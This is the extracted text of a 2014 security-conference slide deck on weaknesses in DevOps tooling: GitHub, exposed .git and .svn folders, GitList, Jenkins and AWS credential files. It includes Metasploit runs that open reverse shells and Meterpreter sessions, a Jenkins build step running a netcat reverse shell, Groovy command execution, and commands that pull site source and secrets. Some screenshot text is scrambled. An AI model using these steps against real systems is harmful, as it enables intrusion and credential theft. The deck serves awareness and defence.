

DevOoops

LasCon
October 2014

Who Ken

Ken Johnson ([@cktricky](#))

- CTO ([@nVisium](#))
- Rails Goat Co-Author
- (One) of the voices of SecCasts

Who Chris

Chris Gates (CG) [@carnal0wnage](#)

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- <http://carnal0wnage.attackresearch.com>

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

Agenda

- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases

GitHub

GitHub Search

GitHub Advanced Search

- GitHub supports advanced search operators
- Google hacking for GitHub
 - <http://seclists.org/fulldisclosure/2013/Jun/15>
 - <http://blog.convviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>

GitHub OSINT

- Check \$company employee repos for uh ohs
 - internal project commits, passwords, etc

Git Fun

Can we impersonate other GitHub users?

Sort of.

Git Fun

Let's be Linus...

Date Sun, 23 Dec 2012 18:21:35 -0200

From Mauro Carvalho Chehab <>


Subject Re: [Regression w/ patch] Media commit causes user space to misbehave (was: Re: Linux 3.8-rc1)

Linus,

Em Sun, 23 Dec 2012 09:36:15 -0800,

Linus Torvalds <torvalds@linux-foundation.org> escreveu:

> To make matters worse, commit f0ed2ce840b3 is a
> CRAP even if it didn't break applications. ENOENT
> return from an ioctl. Never has been, never will
> such file and directory", and is for path operations
> on files that have already been opened, there's

A screenshot of a code editor window titled ".gitconfig". The editor shows a configuration file with the following content:

```
1 [user]
2   name = torvalds
3   email = torvalds@linux-foundation.org
4 [merge]
5   tool = kdiff3
6
```

The lines 2 and 3, which define the user's name and email, are enclosed in a red rectangular box.

Git Fun

The screenshot shows the GitHub interface for the repository 'cktricky / funfun'. At the top, there's a navigation bar with 'This repository' and a search bar, and links for 'Explore', 'Gist', 'Blog', and 'Help'. The repository name 'cktricky / funfun' is displayed, along with 'Watch', 'Star', and 'Fork' buttons. Below this, the text 'just like the name says — Edit' is visible. A summary bar shows '5 commits', '1 branch', '0 releases', and '2 contributors'. The 'branch: master' is selected. A commit history table lists two commits: 'testing some more' by 'torvalds' (10 seconds ago) and 'Initial commit' (3 hours ago). A red arrow points from the 'torvalds' commit to the 'funfun' title in the README. The README content includes the title 'funfun' and the text 'just like the name says'. A callout box with the text 'Linus commits!' points to the 'torvalds' commit. The right sidebar contains links for 'Code', 'Issues', 'Pull Requests', 'Wiki', 'Pulse', 'Graphs', and 'Settings', along with the SSH clone URL.

This repository Search

Explore Gist Blog Help

cktricky + -

cktricky / funfun

Watch 0 Star 0 Fork 0

just like the name says — Edit

5 commits 1 branch 0 releases 2 contributors

branch: master funfun / +

testing some more		
torvalds authored 10 seconds ago	latest commit 9936dc8914	
README.md	Initial commit	3 hours ago
somefile.txt	testing some more	just now

README.md

funfun

just like the name says

Linus commits!

<> Code

Issues 0

Pull Requests 0

Wiki

Pulse

Graphs

Settings

SSH clone URL

git@github.com:cktr:

You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).

Git Fun

Result: It appears Linus committed to our repo

```
commit 9936dc8914e7daeb3d962c7a7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date: Thu Oct 9 11:25:45 2014 -0400
```

```
testing some more
```

```
commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date: Thu Oct 9 11:18:17 2014 -0400
```

```
yo yo yo, Linus in the hizzle
```

```
commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <cktricky@Kens-MacBook-Pro.local>
Date: Thu Oct 9 11:17:19 2014 -0400
```

```
yo yo yo, Linus in the hizzle
```

```
commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date: Thu Oct 9 11:07:15 2014 -0400
```

```
This is totally Jack Mannino committing this code... lulz
```

```
ESC
```

Git Fun (Review)

- Audit who has access to your repos
 - Have a process to remove ex-employees
 - Consider auditing their personal repos for leaks
- Be suspicious of Pull Requests
 - From “trusted” authors (they can be spoofed)
 - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- <https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/>

Audit organization members for 2 factor authentication

- <https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/>

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

<https://github.com/evilpacket/DVCS-Pillage>

<https://github.com/kost/dvcs-ripper>

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test  
$ cd git-test  
$ wget --mirror --include-directories=/.git http://www.  
example.com/.git
```

Then

```
$ cd www.example.com  
$ git reset --hard  
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports

Mercurial (HG) and Bazaar (BZR).



.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
 - <http://somedomain.com/.svn/text-base/index.php.svn-base>
- Metasploit Auxiliary Module:
 - `auxiliary/scanner/http/svn_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion


Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
 - <http://www.somedomain.com/.svn/wc.db>
- Metasploit Auxiliary Module:
 - `auxiliary/scanner/http/svn_wcdb_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



GitList



GitList



"Powered by gitlist"



Web

Shopping

Images

News

Videos

More ▾


Search tools

About 6,400,000 results (0.40 seconds)

GitList

RCE: <http://hatriot.github.io/blog/2014/06/29/gitlist-rce/>

Affects: version 0.4.0 and below



```
GitList
192.168.1.173/gitlist/
kali-486-vm
6:42 PM
root@kali: ~

File Edit View Search Terminal Help
msf exploit(gitlist) > show options

Module options (exploit/linux/http/gitlist):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    192.168.1.173    yes       Use a proxy chain
  RHOST      80               yes       The target address
  RPORT      /gitlist         yes       The target port
  TARGETURI  VHOST            yes       The URI of the vulnerable instance
  VHOST      no               no        HTTP server virtual host

Payload options (cmd/unix/reverse_python):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.155    yes       The listen address
  LPORT      4444             yes       The listen port
  SHELL      /bin/bash        yes       The system shell to use.

Exploit target:

  Id  Name
  --  -
  0    Gitlist 0.4.0

msf exploit(gitlist) > exploit

[*] Started reverse handler on 192.168.1.155:4444
[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400

bash: no job control in this shell
www-data@webtest:/home/loneferret/repositories/exploit-database$
```

Continuous Integration

Hudson/Jenkins

“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”


Very popular

If you can't pwn Jenkins then try GlassFish or Tomcat :-)



Hudson/Jenkins

Shodan search for X-Hudson

 **SHODAN**

x-hudson


Search

Services

HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries

United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702

174.37.246.85
Silicom Internet
Added on 09.09.2014
 Ashburn

174.37.246.85-static.reverse.softlayer.com

HTTP/1.0 403 Forbidden
Set-Cookie: JSESSIONID.64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200

The screenshot shows the Shodan search interface. At the top, the search bar contains the query 'x-hudson HTTP/1.0 200'. Below the search bar, there are navigation tabs: Home, Search Directory, Data Analytics/ Exports, Developer Center, and Labs. Under the Search Directory tab, there are buttons for '+ Add to Directory' and 'Export Data'. The main content area is divided into three columns. The left column, titled 'Services', lists various protocols and their counts: HTTP Alternate (9,266), HTTP (1,447), HTTPS (378), HTTPS Alternate (24), and HTTP (14). The middle column, titled 'Panel Principal [Jenkins]', shows the IP address 54.232.97.186, the domain Amazon.com, and the date added (21.02.2014). It also includes a 'Details' section with the IP address and the domain. The right column displays the search results for the query, showing the status 'HTTP/1.0 200 OK' and various headers and cookies.

SHODAN x-hudson HTTP/1.0 200 Search

Home Search Directory Data Analytics/ Exports Developer Center Labs

+ Add to Directory Export Data

Services

HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Top Countries

United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Panel Principal [Jenkins]
54.232.97.186
Amazon.com
Added on 21.02.2014

Details
ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

HTTP/1.0 200 OK
Cache-Control: no-cache,must-revalidate
X-Hudson-Theme: default
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfize102xjh9hxyubf;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBjANBgkqhkiG9w0BAQEFAAOCAQ8

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run
```

```
[+] 10.10.10.10:8080 - /script does not require authentication (200)
[+] 10.10.10.10:8080 - /view/All/newJob does not require authentication (200)
[+] 10.10.10.10:8080 - /asynchPeople/ does not require authentication (200)
[+] 10.10.10.10:8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) > 
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
 - `exploit/multi/http/jenkins_script_console`

<https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/>

<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>

<http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins>

Hudson/Jenkins

Script Console

```
1. def sout = new StringBuffer(), serr = new StringBuffer()  
2. def proc = 'whoami'.execute()  
3. proc.consumeProcessOutput(sout, serr)  
4. proc.waitForOrKill(1000)  
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (which will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit
```

```
[*] Started reverse handler on 10.10.10.10:4444
```

```
[*] Checking access to the script console
```

```
[*] No authentication required, skipping login...
```

```
[*] 10.10.10.10:8080 - Sending Linux stager...
```

```
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
```

```
[*] Sending stage (1228800 bytes) to 10.10.10.10
```

```
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.10:48972) at 2014-10-06 14:24:31 -0700
```

```
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid
```

```
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
```

```
meterpreter > 
```


Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins


If you have access to /view/All/newJob,
create a new build and run commands





The image shows the Jenkins web interface for creating a new job. The header is blue with the 'Jenkins' logo. Below it, a breadcrumb trail shows 'Jenkins' and 'All'. On the left sidebar, there are links for 'New Item', 'People', 'Build History', 'Manage Jenkins', and 'Credentials'. The 'Build Queue' section shows 'No builds in the queue.' Below that, the 'Build Executor Status' table shows two executors in an 'Idle' state. The main content area is titled 'Item name' with the value 'test2'. It contains a list of job types with radio buttons: 'Build a free-style software project' (selected), 'Build a maven2/3 project', 'Build multi-configuration project', 'Monitor an external job', and 'Copy existing Item'. Each option has a brief description. The 'Copy existing Item' option has a text input field for 'Copy from'. An 'OK' button is at the bottom.


Jenkins


Jenkins ▸ All ▸


 [New Item](#)

 [People](#)


 [Build History](#)

 [Manage Jenkins](#)

 [Credentials](#)

Build Queue 

No builds in the queue.

Build Executor Status 

#	Status	
1	Idle	
2	Idle	

Item name

- ☒ **Build a free-style software project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system.
- ☐ **Build a maven2/3 project**
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configuration.
- ☐ **Build multi-configuration project**
Suitable for projects that need a large number of different configurations, such as testing on multiple environments.
- ☐ **Monitor an external job**
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine or automation system. See [the documentation for more details](#).
- ☐ **Copy existing Item**
Copy from

OK

Hudson/Jenkins

Build

Execute shell

Command

```
nc.traditional -e /bin/sh 1[REDACTED].18 8080
```

See [the](#)

```
root@nofun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)
[host down]
[host down]
Connection from [REDACTED] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
ls
lost down]
appst down]
config down]
config.ru]
dbost down]
doc
gauntlt_scripts
Gemfile
Gemfile.lock
Guardfile
lib
LICENSE.md
```

Save At JackThreads.

Why

Should trade through the M2 Options Trading System s

4:

Multiple Issues and Concerns - Ya, switched from send

4:

For Your Own Good - Forward to a Fr

CG — ruby — 94x22

normal Java Meterpreter, Java Reverse HTT

normal Java Meterpreter, Java Reverse HTT

normal Java Meterpreter, Java Reverse TCP

log/2012

nd-out-a

Hudson/Jenkins

Can you browse a workspace?

Project longway



[Workspace](#)



[Recent Changes](#)

Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

- [Back to Dashboard](#)
- [Status](#)
- [Changes](#)
- [Workspace](#)
- [Email Template Testing](#)
- [Git Polling Log](#)

Build History (trend)

- #338 [Sep 16, 2014 11:01:58 AM](#)
- #337 [Sep 15, 2014 10:01:50 PM](#)
- #336 [Sep 15, 2014 7:01:48 PM](#)
- #335 [Sep 15, 2014 6:42:01 PM](#)
- #334 [Sep 15, 2014 5:41:56 PM](#)
- #333 [Sep 15, 2014 4:32:03 PM](#)
- #332 [Sep 15, 2014 4:01:49 PM](#)
- #331 [Sep 14, 2014 10:11:51 AM](#)
- #330 [Sep 13, 2014 6:51:49 PM](#)
- #329 [Sep 13, 2014 6:21:49 PM](#)
- #328 [Sep 13, 2014 4:11:57 PM](#)
- #327 [Sep 13, 2014 4:01:49 PM](#)

- config /**
- deploy
 - environments
 - initializers
 - locales
 - application.rb
 - boot.rb
 - config.rb
 - database.yml
 - database.yml.t
 - deploy.rb
 - environment.r
 - rails_best_prac
 - routes.rb
 - schedule.rb
 - sidekiq.yml

File Path: ~/Downloads/database.yml

```
5 # gem 'sqlite3'
6 development:
7   host: localhost
8   adapter: mysql2
9   encoding: utf8
10  database: longway_development
11  pool: 5
12  username: de
13  password: lo
14
15 # Warning: The database defined as "test" will be erased and
16 # re-generated from your development database when you run "rake".
17 # Do not set this db to the same as development or production.
18 test:
19   host: localhost
20   adapter: mysql2
21   encoding: utf8
22   database: longway_test
23   pool: 5
24   username: de
25   password: lo
26
27 production:
28   host: localhost
29   adapter: mysql2
30   encoding: utf8
31   database: longway_prodcution
32   pool: 5
33   username: de
34   password: lo
```

Hudson/Jenkins

The screenshot shows the Jenkins web interface in a browser. The address bar displays the URL `job/longway/ws/config/initializers/`. The Jenkins logo is in the top left, and a search bar is in the top right. The main content area shows the configuration for the 'longway' job, specifically the 'config / initializers' section. A file explorer on the left lists various initializer files, with 'secret_token.rb' selected. The right pane shows the content of 'secret_token.rb', which contains comments and a Ruby code snippet for setting the secret key base. The code snippet is highlighted with a red box.

Back to Dashboard
Status
Changes
Workspace
Email Template Testing
Git Polling Log

Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM

config / initializers /

- backtrace_silencers.rb
- carrierwave.rb
- filter_parameter_logging
- inflections.rb
- load_config.rb
- mime_types.rb
- monkey_patch.rb
- secret_token.rb
- session_store.rb
- sidekiq.rb
- wice_grid_config.rb
- wrap_parameters.rb

secret_token.rb

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure your secret_key_base is kept private
# if you're sharing your code publicly.
Longway::Application.config.secret_key_base =
  c3b33b50bc149c97a19f1aa
```

AWS Config Files

AWS - CLI Dev Tools

AWS stores creds in plaintext in ****hidden files****

Typically privileged access

AWS - CLI Dev Tools



A terminal window titled "cktricky — bash — 82x21" showing the output of the command "cat ~/.aws/config". The output displays the default AWS configuration, including the region set to "US-East", the access key ID, and the secret access key. The secret access key is partially obscured by a black redaction box, with "XSs" visible at the end. The prompt "kens-mbp:~ cktricky\$" is shown at the bottom.

```
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AKI[REDACTED]
aws_secret_access_key = [REDACTED]XSs
kens-mbp:~ cktricky$
```


AWS - CLI Dev Tools + EB

```

kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credential_file
AWSAccessKeyId=[REDACTED]
